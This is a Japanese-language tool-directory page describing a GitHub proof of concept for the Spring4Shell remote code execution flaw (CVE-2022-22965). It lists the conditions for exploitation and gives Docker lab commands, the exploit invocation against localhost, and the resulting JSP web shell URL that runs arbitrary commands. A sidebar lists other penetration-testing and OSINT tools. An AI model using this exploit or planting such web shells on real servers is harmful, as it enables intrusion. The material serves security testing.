
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
Spring4shell-CVE-2022-22965-POC — 別の spring4shell (Spring core RCE) POC | Kitploit
ツール/GitHubGitHub/netcode/spring4shell-cve-2022-22965-poc
ペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテストリモートアクセスツール
GitHubnetcode/spring4shell-cve-2022-22965-poc

Spring4shell-CVE-2022-22965-POC

別の spring4shell (Spring core RCE) POC

共有
リポジトリを見る
33314年前未レビュー

Spring4shell RCE 脆弱性

この脆弱性は Spring Core に影響し、攻撃者が特別に細工された HTTP リクエストを送信することで、ライブラリの HTTP リクエストパーサーの保護をバイパスし、リモートコード実行を引き起こす可能性があります。

詳細情報はこちら

この脆弱性が悪用されるためには、いくつかの条件を満たす必要があります

  • JDK 9 以降を使用している
  • Apache Tomcat をサーブレットコンテナとして使用している
  • 従来の WAR としてパッケージ化されている(Spring Boot 実行可能 jar とは対照的)
  • spring-webmvc または spring-webflux の依存関係を使用している
  • Spring Framework バージョン 5.3.0 から 5.3.17、5.2.0 から 5.2.19、またはそれ以前のバージョンを使用している

POC

  • Docker イメージをビルド
docker build . -t springshell-rce-poc
  • Docker コンテナを実行
docker run --rm -p 8081:8080 --name springshell-rce-poc springshell-rce-poc
  • エクスプロイトの実行
python exploit-poc.py --url "http://127.0.0.1:8081/"

期待される応答

exploiting

Shell URL:http://127.0.0.1:8081/tomcatwar.jsp?pwd=j&cmd=whoami

この URL にアクセスすると、cmd=<任意のコマンド> で任意のコマンドを実行できます

コンテナに SSH 接続すると、新しいファイル tomcatwar.jsp が作成されていることを確認できます

docker exec -it springshell-rce-poc /bin/bash
ls /usr/local/tomcat/webapps/ROOT

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    524
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    357
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    317
  • 5

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    305
  • 6

    opencti

    opencti-platform/opencti

    オープンサイバー脅威インテリジェンスプラットフォーム

    275

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






